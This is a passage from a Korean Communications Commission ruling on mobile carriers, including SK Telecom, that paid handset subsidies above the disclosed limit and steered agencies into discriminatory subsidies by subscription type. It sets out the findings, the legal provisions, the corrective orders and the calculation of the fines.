 i)신규 4,629건에 243,149원, ii)번호이동 25,878건에 320,006원, iii)기기변경 6,044건에 174,995원의 가입유형 간 부당한 차별적 지원금을 지급한 사실을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 가입유형별 부당한 차별적 지원금 지급 현황 (단위 : 건, 원) >

구 분	항목	합계	신규가입	번호이동	기기변경
피심인	대상 건수	61,914 (5,975)	6,965 (343)	36,975 (3,340)	17,974 (2,292)
	위반 건수	36,551 (3,312)	4,629 (207)	25,878 (2,389)	6,044 (716)
	차별 지원금	286,287 (268,387)	243,149 (125,183)	320,006 (321,429)	174,995 (132,808)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

3) 차별적 지원금 지급 유도

- '17.1 ~ 5월 중 피심인이 대리점과의 표준협정서 제2조제3항*에 근거한 도매 및 온라인 영업부문의 위탁판매 대가로 30만원 초과 68만원까지 과도한 차별적 장려금을 248개 대리점에 내려 보낸 것으로 드러났고,

* 표준협정서 제2조제3항 : "대리점"은 본 협정서를 충실히 이행하고 위탁업무 수행에 필요한 사항은 "회사"의 지시·지도에 따라야 한다.

< 피심인의 차별적 장려금 지급 대리점 현황 >

구 분	장려금 30만원 ~ 40만원	장려금 40만원 ~ 68만원
	지급 대리점 수	지급 대리점 수
피심인	248개 대리점	70개 대리점

* 방송통신위원회는 '14.12.4일 전체회의에서 피심인 및 관련 유통점 관계자 진술에 근거하여 장려금이 30만원을 초과하면 불법 지원금으로 사용될 우려가 큰 것으로 판단하였고, 그 이후부터 장려금 30만원을 시장안정화의 기준선으로 권고해오고 있음

- 그 중 40만원 이상 차별적 지원금 지급유도 장려금은 기기변경(3,953건) 가입자모집에 비해 번호이동(19,094건) 가입자모집에 4.8배 더 많이 집중 지급된 것으로 나타났으며,

< 피심인의 장려금 수준별 가입자모집 현황 (단위 : 건) >

구 분	장려금 30만원 ~ 40만원			장려금 40만원 ~ 68만원		
	신규가입	번호이동	기기변경	신규가입	번호이동	기기변경
피심인	37,148	57,988	34,227	2,236	19,094	3,953

* 자료출처 : 피심인 전산 제출자료

- 피심인의 이러한 가입유형별 차별적 지원금 지급유도 장려금 지급은 최종 유통점에서 신규가입 391,343원, 번호이동 438,149원, 기기변경 368,523원이었고, 이로 인해 전국 119개 유통점에서 29,575건(47.7%)에 달하는 '부당한 차별적인 지원금' 지급 행위가 나타났다.

< 가입유형별 차별적 지원금 지급 유도 현황 (단위 : 건, 원) >

구 분	항목	합계	신규가입	번호이동	기기변경
피심인	대상 건수	61,914 (5,975)	6,965 (343)	36,975 (3,340)	17,974 (2,292)
	위반 건수	29,575 (2,229)	3,416 (29)	22,631 (2,002)	3,528 (198)
	차별유도 장려금	424,438 (451,046)	391,343 (430,759)	438,149 (456,356)	368,523 (400,328)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

3. 위법성 판단

가. 관련법 규정

- 단말기유통법 제3조제1항, 제4조제4항·제5항, 제8조제3항, 제9조제3항에서
 - ①유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
 - ②이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위,
 - ③유통점이 이동통신사업자가 공시한 지원금의 100분의 15의 범위를 초과하여 지원금을 추가로 지급하는 행위,
 - ④이동통신사업자가 부당하게 차별적인 지원금을 지급하도록 대리점에 지시·강요·요구·유도하는 행위 등을 금지하고 있고,
 - ⑤판매점은 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하도록 규정하고 있으며,
- 단말기유통법 제15조제2항은 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조5항을 위반한 경우 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 이상 이동통신사업자에 대해 과징금을 부과할 수 있다고 규정하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조 (지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.
- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

◆ 제8조 (판매점 선임에 대한 승낙)

- ③ 판매점은 제1항에 따라 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하여야 한다.

◆ 제9조 (공정한 유통 환경 조성)

- ③ 이동통신사업자는 대리점과의 협정을 체결함에 있어서 대리점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 지시, 강요, 요구, 유도하는 등의 행위를 하거나 특정 부가서비스 또는 요금제 등을 부당하게 차별적으로 권유하도록 하는 특약 또는 조건을 정하여서는 아니 된다.

◆ 제 15조(과징금)

- ② 방송통신위원회는 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조제5항·제6항, 제5조제1항 또는 제7조제2항·제3항을 위반한 경우에는 그 이동통신사업자에 대하여 제1항에 따른 과징금을 부과할 수 있다. 다만, 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 경우에는 그러하지 아니하다.

나. 위법성 판단

- (공시지원금 초과지급) 156개 유통점이 다수 이용자에게 공시지원금의 100분의 115를 초과하여 지급한 행위는 법 제4조(지원금 과다지급 제한) 제5항을 위반한 것이고,
 - 유통점의 법 제4조제5항 위반 행위가 조사대상 유통점 전부에서 상당한 비율(1~5월 78.3%, 6~8월 76.2%)로 드러난 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- (지원금의 차별 지급) 피심인의 관련 125개 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 이유로 부당하게 차별적인 지원금을 지급한 행위는 해당 유통점이 법 제3조(지원금의 차별지급 금지) 제1항제1호를 위반한 것이고,
 - 유통점의 법 제3조제1항제1호 위반 행위가 156개 중 125개 유통점에서 상당한 비율(1~5월 59.0%, 6~8월 55.4%)로 드러난 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- (차별적 지원금 지급 유도) 피심인이 각각 248개 대리점에 과도하게 차별적인 장려금을 지급함으로써 156개 중 119개 유통점에서 가입유형별로 지원

금을 부당하게 차별적으로 지급한 것은 유통점으로 하여금 지원금을 부당하게 차별적으로 지급하도록 유도한 행위로서 법 제9조(공정한 유통환경 조성) 제3항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 유통점이 이동전화 단말기를 판매하면서 법 제3조제1항, 제4조제5항을 위반하여 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 부당한 차별적 지원금을 지급하는 행위를 즉시 중지시켜야 한다.

또한, 피심인은 단말기유통법 제14조제2항제4호에 따라 도매 및 온라인 영업채널을 통한 이동전화 단말기기를 판매하면서 피심인 관련 유통점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(유통점에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구, 판매점 정문 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 ○○○의 관련 유통점이 이용자에게 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하고, 가입유형별 부당하게 차별적인 지원금을 지급한 행위와 대리점·판매점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 유도하는 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 각 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm 이상

다. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 내지 나.의 시정명령을 받은 날부터 10일 이내에 시정명령을 이행하기 위한 영업채널별·유통점별·가입유형별 차별적 장려금을 지급하지 않겠다는 구체적 계획을 표준협정서에 반영하는 것을 포함한 종합적이고 실질적인 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

라. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

피심인이 단말기유통법 제9조제3항을 위반한 행위와 피심인 관련 유통점이 법 제3조제1항제1호 및 제4조제5항을 위반한 행위에 대하여 법 제15조 제1항·제2항·

제3항, 같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부기준)에 의해 피심인에게 아래와 같이 소정의 과징금을 부과한다.

가. 기준금액

1) 과징금 부과 상한액

피심인 및 피심인의 관련 유통점의 단말기유통법 제3조제1항, 4조제5항, 제9조 제3항을 위반한 행위는 위반행위와 관련된 전기통신역무의 직전 3개 사업연도의 연평균 매출액의 2/100가 부과 상한액으로서(단말기유통법 제15조 제1항·제2항, 같은 법 시행령 제10조 및 [별표2] 1호 가목), 이에 따른 피심인의 과징금 부과 상한액은 145,800,000천원(천만원 이하 절사)이다.

2) 기준금액 산정

- 피심인의 17.1.1.~5.31. 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 '관련매출액'이라 한다)은 533,099,698천원이다.

피심인의 도매 및 온라인영업 관련매출액 : 위반가입자수(575,930명) × 평균가입기간(24.1개월) × 가입자당월평균수익(38,408원) = 533,099,698,504원

- 피심인의 '17.6.1.~8.31. 위반기간 동안 위반행위에 대해서는 조사표본의 대표성이 낮아 '객관적인 관련매출액 산정이 곤란한 경우'로 판단하여 정액기준금액으로 산정하도록 한다.
- 피심인의 위반행위는 위 '고시(과징금 부과 세부기준) [별표1]'에 따라, 경쟁질서의 저해 정도인 지원금 초과지급 위반율 및 부당 차별유도 위반율과 시장에 미친 영향 등을 종합 고려하여 중대한 위반행위(2% 이상 3% 미만)에 해당하는 부과기준율('17.1~5월) 및 정액기준금액('17.6~8월)을 부과하되, 그 범위 내 중에서 2.5%의 부과기준율과 6억원의 정액기준금액으로 결정한다.

- * 피심인의 시장에 미친 영향 판단요소 : '17.1~5월말 전체이통시장 변동가입자 점유율 14.1%, 도매 및 온라인시장 비중 35.1%

피심인은 제출한 서면의견에서 관련매출액 산정시 적용된 초과지급 위반율만으로 중대성의 정도 및 부과기준율을 판단할 경우 위반행위가 시장에 미친 영향 정도 등을 종합적으로 고려하여 중대성의 정도를 판단하도록 한 규정에 어긋난다는 주장을 제기하였고, 제4기 방송통신위원회에서는 이를 고려하여 판단한다.

< 과징금 부과 세부기준 【별표1】 : 중대성 정도 판단시 고려사항 >

중대성의 정도를 판단함에 있어서는 아래의 표를 참조하되 이와 함께 위반행위의 주도여부 등 경쟁질서의 저해 정도, 해당 위반행위의 시장의 본질적인 왜곡 여부 등 시장에서의 영향 정도 및 피해자의 피해회복 여부 등 피해를 입은 소비자의 피해 규모 등을 종합적으로 고려하여 판단한다.

중대성의 정도	고려 사유
매우 중대한 위반행위	시장의 본질적 또는 장기적 왜곡, 피해규모의 광범위, 이용자의 피해회복이 이루어지지 않은 경우 등
중대한 위반행위	시장의 단기적 왜곡, 피해가 중대하지만 광범위하지 않은 경우, 이용자의 피해회복이 일부 이루어진 경우 등
중대성이 약한 위반행위	시장에 미치는 영향이 미미한 경우, 피해의 경미, 이용자 피해의 실질적 회복이 이루어진 경우 등

< 과징금 부과 세부기준 【별표1, 2】 : 부과기준율 >

중대성의 정도	관련매출액 산정 가능시 부과기준율	객관적 관련매출액 산정 곤란시 부과기준금액
매우중대한 위반행위	3% 이상 4% 이하	6억원 초과 8억원 이하
중대한 위반행위	2% 이상 3% 미만	3억원 초과 6억원 이하
중대성이 약한 위반행위	1% 이상 2% 미만	3억원 이하

- 이에 따른 피심인의 기준금액은 위 관련매출액(533,099,698천원)에 2.5%의 부과기준율을 곱한 것과 정액기준금액(600,000천원)을 합한 13,927,492천원이다.

나. 필수적 가중

- 과징금 부과 세부기준(고시)에 따라 객관적으로 관련매출액을 산정하기 곤란하여 정액기준금액을 산정한 경우, 위반기간(2개월 초과 6개월 미만)에 따른 정액기준금액의 10%를 가중하도록 규정하고 있어, 피심인이 이에 해당하여 60,000천원을 가중한다.
- 아울러, 최근 3년간 동일한 위반행위의 4회 횡수부터 기준금액의 20%씩 가중하도록 규정하고 있는 바, 피심인은 이에 해당하지 않으며, 이에 따른 피심인의 필수적 가중을 거친 과징금은 13,987,492천원이다.

다. 추가적 가중·감경

- 추가적 가중은 관련 과징금 부과 세부기준(고시)에 따라 조사기간 중임에도 불구하고 위반행위를 종료하지 않거나 위반상태를 시정하지 아니한 경우 20% 범위내에서 가중할 수 있도록 규정하고 있는 바,
- 피심인은 현장조사 기간('17.6~8월) 중 지원금 부당 차별유도 위반율로 볼 때, 일부 시정효과가 있지만, 지원금 초과지급 위반율에서 뚜렷한 시정 사실이 나타나지 아니하고, 시장모니터링 결과에서도 5주간 시장과열 이유로 집중모니터링 대상에 지정된 바 있어 조사기간 중에 위반상태를 시정하기 위한 노력이 부족한 경우에 해당하여 피심인에게 필수적 가중을 거친 금액에 최대 20%의 1/4인 5%를 가중하도록 한다.
- 추가적 감경은 관련 과징금 부과 세부기준(고시)에 따라 i)동 법률의 자율준수를 위해 소속 임원·종업원 등에게 교육프로그램을 도입·운영하는 경우 10% 범위내에서 감경할 수 있도록 규정하고 있고, ii)위반행위의 재발방지를 위해 필요한 조치를 취한 것으로 인정되는 경우 30% 범위내에서 감경할 수 있도록 규정하고 있는 바,
- 피심인이 최근 이동통신 시장안정화를 위해 장기간(4월중 13일, 9~11월중 60일) 피심인의 임직원이 참여하는 합동상황반을 구성하고 유통점을 자율관리·감독·교육하는 등의 노력을 취한 바 있고, '17년도 이동통신부문 이용자보

호업무 평가에서 우수 이상의 평가를 받은 바도 있어 10%를 감경하고

- 피심인이 위반행위의 재발방지를 위해 필요한 조치를 확연하게 취한 것으로 인정하기는 어려우나, 향후 장려금 가이드라인 준수에 대한 적극적인 의지, 비정상 영업에 대한 근절방안 등을 제출한 바 있어 5%를 감경하도록 한다.
- 추가적 가중·감경 사유를 최종 종합하여 피심인에게 필수적 가중을 거친 금액에 10%를 감경하도록 하며, 이에 따른 피심인의 추가적 가중·감경을 거친 과징금은 12,588,742천원이다.

라. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 12,500,000천원(천만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

2 에스케이텔레콤(주) 및 유통점의 단말기유통법 위반행위

방 송 통 신 위 원 회 심의 · 의결

안건번호 제2018-05-025호
(사건번호 : 201711조사064)

안 건 명 에스케이텔레콤(주) 및 유통점의 단말기유통법 위반행위에 대한 시정 조치에 관한 건

피 심 인 에스케이텔레콤(주)
서울특별시 중구 을지로65(을지로2가)

의결연월일 2018. 1. 24.

주 문

1. 피심인은 대리점 및 판매점이 법 제3조제1항, 제4조제5항을 위반하여 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 중지시켜야 한다.
2. 피심인은 도매 및 온라인 영업을 통해 이동전화서비스 가입자를 모집하면서

피심인의 대리점 및 판매점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(대리점 및 판매점에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.

3. 피심인은 제1, 2항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구, 판매점 정문 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.
4. 피심인은 제1 내지 3항의 시정명령을 받은 날부터 10일 이내에 부당한 차별적 지원금 지급 유도 행위를 중지하는 시정명령을 이행하기 위한 영업채널별·유통점별·가입유형별 차별적 장려금을 지급하지 않겠다는 구체적인 계획을 표준협정서에 반영하는 것을 포함한 종합적이고 실질적인 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.
5. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
6. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 21,100,000,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 이동전화 보유가입자 수는 27,048천명으로 전체시장의 48.6%(‘17.9월말 기준)를, 이동전화서비스 매출액은 12조 3,505억원(‘16년도 기준)으로 전체시장의 49.4%를 점유하고 있다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	27,048 (48.6%)	123,505 (49.4%)

※ 출처 : 피심인 제출자료, 알뜰폰(MVNO) 가입자 제외

나. 이동통신시장 현황

- 이동통신 조사대상 기간(‘17.1.1.~8.31) 중 이동통신 3사의 이동통신 전체 개통 가입자 수는 12,539천명이고, 그 중 도매 및 온라인 영업관련 전체 가입자 수는 4,900천명(39.1%)이었다.

- 피심인의 조사대상 기간(‘17.1.1.~8.31) 중 이동통신 총 개통가입자 수는 6,133천명이고, 그 중 도매 및 온라인 가입자 수는 2,367천명(38.6%)이었다.

* **도매부문 영업이란** 이동통신사업자가 서비스 및 단말기 계약을 대리점에 위탁하고, 대리점으로부터 재위탁을 받은 판매점이 영업하는 형태로서, 주로 집단상가, 지역중심가, 오피스텔, SNS 등에 입점하여 영업

- 피심인의 최근 휴대폰서비스 이용자 부문 누적가입자 수는 ‘16.12월말 기준 24,384천명, ‘17.5월말 기준 24,531천명, ‘17.8월말 기준 24,562천명이었다.

다. 조사경위

- '17년 초부터 집단상가, 오피스텔, SNS 등의 이동통신 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속되었다.

※ 일부 언론(아주경제 1.31, 전자신문 4.4, YTN 4.5, IT조선 5.4, 디지털타임즈 5.8)에서 집단상가, SNS 등의 불·편법적 영업 지적

< '17.1.~5월 기간중 국내 이동통신 도매영업 장려금 상황 (단위 : 만원) >

구 분	1월	2월	3월	4월	5.16	평균
평균장려금	32.0	31.0	31.3	29.0	29.7	30.6
상위20% 장려금	38.7	37.7	39.7	37.3	38.3	38.3

※ 장려금 지표는 주력 3개 단말기모델에 대한 판매 접점들의 일일 모니터링 결과에 따른 평균값임

- 높은 장려금(38~50만원) 수급을 위하여 특정 유통점에 가입자를 몰아주고 참여 유통점(6~10개점)이 그 장려금을 나눠 갖는 '연합영업'이 성행하였고,
 - 모니터링 강화, 시장과열 경고 등에도 불구하고 도매 및 온라인 유통점 등에서 20~40만원의 불·편법 지원금을 지급·제안하는 사례가 반복되었으며,
 - 유통점이 가입자 신분증을 보관하고 있다가 이통사 장려금이 높을 때 일괄 집중 개통하는 사례가 빈번하게 발생되고 있었다.
- 또한, 이동통신 단말기판매 관련 집단상가 및 온라인채널에 대한 상시 모니터링이 강화되고, 다음과 같은 탄원서 제출, 마케팅 임원 간담회 개최 등을 통해 '시장과열 경고'를 전달하였음에도 불구하고 시정되지 않음으로 인해 '17.5.25. 사실조사에 착수하게 되었다.
- '17. 1. 1.~ : 집단상가 및 온라인채널에 대한 상시 모니터링 강화

- '17. 4. 10. : 판매점협회, '집단상가 불법 해결해달라'는 탄원서 제출
- '17. 4. 13. : 이동통신 3사 마케팅임원 간담회(겔S8 출시, 시장안정화 요청)
- '17. 5. 4. : 이동통신 3사 마케팅임원 간담회(시장과열 경고 전달)

2. 사실조사 결과

가. 조사대상기간

- '17. 1월부터 피심인의 이동통신 도매 및 특수온라인 영업부문에 과도한 차별적 장려금 지급상황이 지속되어온 점, 조사범위 및 조사량이 넓고 많아 3개월 이상의 시일이 필요한 점, 시장과열 우려 상황이 잦은 행정지도에도 중단되지 않고 향후 지속·반복될 우려가 예상되는 점을 고려하여 '17.1.1. ~ 8.31.까지로 결정하였다.

나. 조사대상

- 피심인의 '17.1.1.~8.31.까지 이동통신 도매 및 온라인 영업부문 총 가입자 2,367,028건 중 가입실적 및 민원제보 등을 토대로 171개 유통점 130,794건 (총 가입자의 5.5%)에 대해 단말기유통법 위반 여부를 조사하였다.
- 그 중 '17.1.1.~5.31.까지 조사는 가입자 1,420,137건 중 전국 5개 권역별 도매 및 온라인 영업부문(소매, 법인, 방문, 기타 등 제외)의 152개 유통점으로부터 114,510건(8.1%)의 가입자 수(집단상가 29.0%, 전국 로드샵 50.1%, 오피스텔 20.9%)를 고르게 안배하여 표본을 확보한 것이다.
- '17.6.1.~8.31.까지 조사는 가입자 946,891건 중 53개 유통점으로부터 16,284건 (1.7%)의 가입자 수를 표본한 것이다.(조사관의 조사 방문 시기별로 자료 확보량이 상이하여 1~5월 조사대상에 비해 유효표본 확보비율이 현저히 낮음)

< 조사대상 및 조사표본 현황 (단위 : 유통점수 개, 가입자 건) >

구 분		'17.1.1~5.31.	'17.6.1~8.31.	합계
조사대상 가입자수		1,420,137	946,891	2,367,028
유효 표본	유통점수	152	53	152
	가입자수	114,510	16,284	130,794
비 율		8.1%	1.7%	5.5%

나. 행위사실

1) 공시지원금 초과 지급

○ '17.1~5월 중 피심인의 도매 및 온라인 영업부문 152개 유통점에서 판매한 114,510건의 판매자료를 조사·분석한 결과,

- 152개 유통점에서 83,600명(위반율 73.0%)의 가입자에게 단말기유통법 제4조 제5항에 따른 공시지원금의 100분의 115를 평균 295,622원 초과하여 지원금을 지급(이하 “공시지원금 초과 지급” 이라 칭함)한 사실을 확인하였다.

< 공시지원금 초과 지급 현황 (단위 : 개, 건, 원) >

구 분	조사대상 건수	공시지원금 초과 지급		공시지원금 초과 지급 평균 수준	위반율 (%)
		유통점수	건수		
피심인	114,510 (16,284)	152 (53)	83,600 (10,194)	295,622 (310,761)	73.0 (62.6)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

2) 부당 차별지원금 지급

- '17.1~5월 중 피심인의 도매 및 온라인 영업부문 관련 공시지원금의 100분의 115를 초과 지급한 152개 유통점 중 122개 유통점에서 66,475건 (58.0%) i) 신규 5,074건에 216,763원, ii)번호이동 47,830건에 341,402원, iii)기기변경 13,571건에 165,033원의 가입유형 간 부당한 차별적 지원금을 지급한 사실을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 가입유형별 부당한 차별적 지원금 지급 현황 (단위 : 건, 원) >

구 분	항목	합계	신규가입	번호이동	기기변경
피심인	대상 건수	114,510 (16,284)	9,967 (1,356)	63,285 (8,070)	41,258 (6,858)
	위반 건수	66,475 (7,803)	5,074 (666)	47,830 (5,825)	13,571 (1,312)
	차별 지원금	295,234 (302,129)	216,763 (241,583)	341,402 (345,874)	165,033 (138,649)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

3) 차별적 지원금 지급 유도

- '17.1 ~ 5월 중 피심인이 대리점과의 표준협정서 제2조제3항*에 근거한 도매 및 온라인 영업부문의 위탁판매 대가로 30만원 초과 68만원까지 과도한 차별적 장려금을 211개 대리점에 내려 보낸 것으로 드러났고,

* 표준협정서 제2조제3항 : "대리점"은 본 협정서를 충실히 이행하고 위탁업무 수행에 필요한 사항은 "회사"의 지시·지도에 따라야 한다.

< 피심인의 차별적 장려금 지급 대리점 현황 >

구 분	장려금 30만원 ~ 40만원	장려금 40만원 ~ 68만원
	지급 대리점 수	지급 대리점 수
피심인	211개 대리점	205개 대리점

* 방송통신위원회는 '14.12.4일 전체회의에서 피심인 및 관련 유통점 관계자 진술에 근거하여 장려금이 30만원을 초과하면 불법 지원금으로 사용될 우려가 큰 것으로 판단하였고, 그 이후부터 장려금 30만원을 시장안정화의 기준선으로 권고해오고 있음

- 그 중 40만원 이상 차별적 지원금 지급유도 장려금은 기기변경(71,094건) 가입자모집에 비해 번호이동(337,187건) 가입자모집에 4.7배 더 많이 집중 지급된 것으로 나타났으며,

< 피심인의 장려금 수준별 가입자모집 현황 (단위 : 건) >

구 분	장려금 30만원 ~ 40만원			장려금 40만원 ~ 68만원		
	신규가입	번호이동	기기변경	신규가입	번호이동	기기변경
피심인	50,847	110,126	46,467	75,724	337,187	71,094

* 자료출처 : 피심인 전산 제출자료

- 피심인의 이러한 가입유형별 차별적 지원금 지급유도 장려금 지급은 최종 유통점에서 신규가입 401,239원, 번호이동 470,608원, 기기변경 367,020원 이었고, 이로 인해 전국 117개 유통점에서 56,386건(49.2%)에 달하는 '부당한 차별적인 지원금' 지급 행위가 나타났다.

< 가입유형별 차별적 지원금 지급 유도 현황 (단위 : 건, 원) >

구 분	항목	합계	신규가입	번호이동	기기변경
피심인	대상	114,510	9,967	63,285	41,258
	건수	(16,284)	(1,356)	(8,070)	(6,858)
	위반	56,386	3,302	44,855	8,229
	건수	(6,982)	(555)	(5,660)	(767)
	차별유도 장려금	451,509 (450,038)	401,239 (386,724)	470,608 (464,036)	367,020 (392,559)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

3. 위법성 판단

가. 관련법 규정

- 단말기유통법 제3조제1항, 제4조제4항·제5항, 제8조제3항, 제9조제3항에서
 - ①유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
 - ②이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위,
 - ③유통점이 이동통신사업자가 공시한 지원금의 100분의 15의 범위를 초과하여 지원금을 추가로 지급하는 행위,
 - ④이동통신사업자가 부당하게 차별적인 지원금을 지급하도록 대리점에 지시·강요·요구·유도하는 행위 등을 금지하고 있고,
 - ⑤판매점은 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하도록 규정하고 있으며,
- 단말기유통법 제15조제2항은 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조제5항을 위반한 경우 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 이상 이동통신사업자에 대해 과징금을 부과할 수 있다고 규정하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조 (지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.
- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

◆ 제8조 (판매점 선임에 대한 승낙)

- ③ 판매점은 제1항에 따라 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하여야 한다.

◆ 제9조 (공정한 유통 환경 조성)

- ③ 이동통신사업자는 대리점과의 협정을 체결함에 있어서 대리점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 지시, 강요, 요구, 유도하는 등의 행위를 하거나 특정 부가서비스 또는 요금제 등을 부당하게 차별적으로 권유하도록 하는 특약 또는 조건을 정하여서는 아니 된다.

◆ 제 15조(과징금)

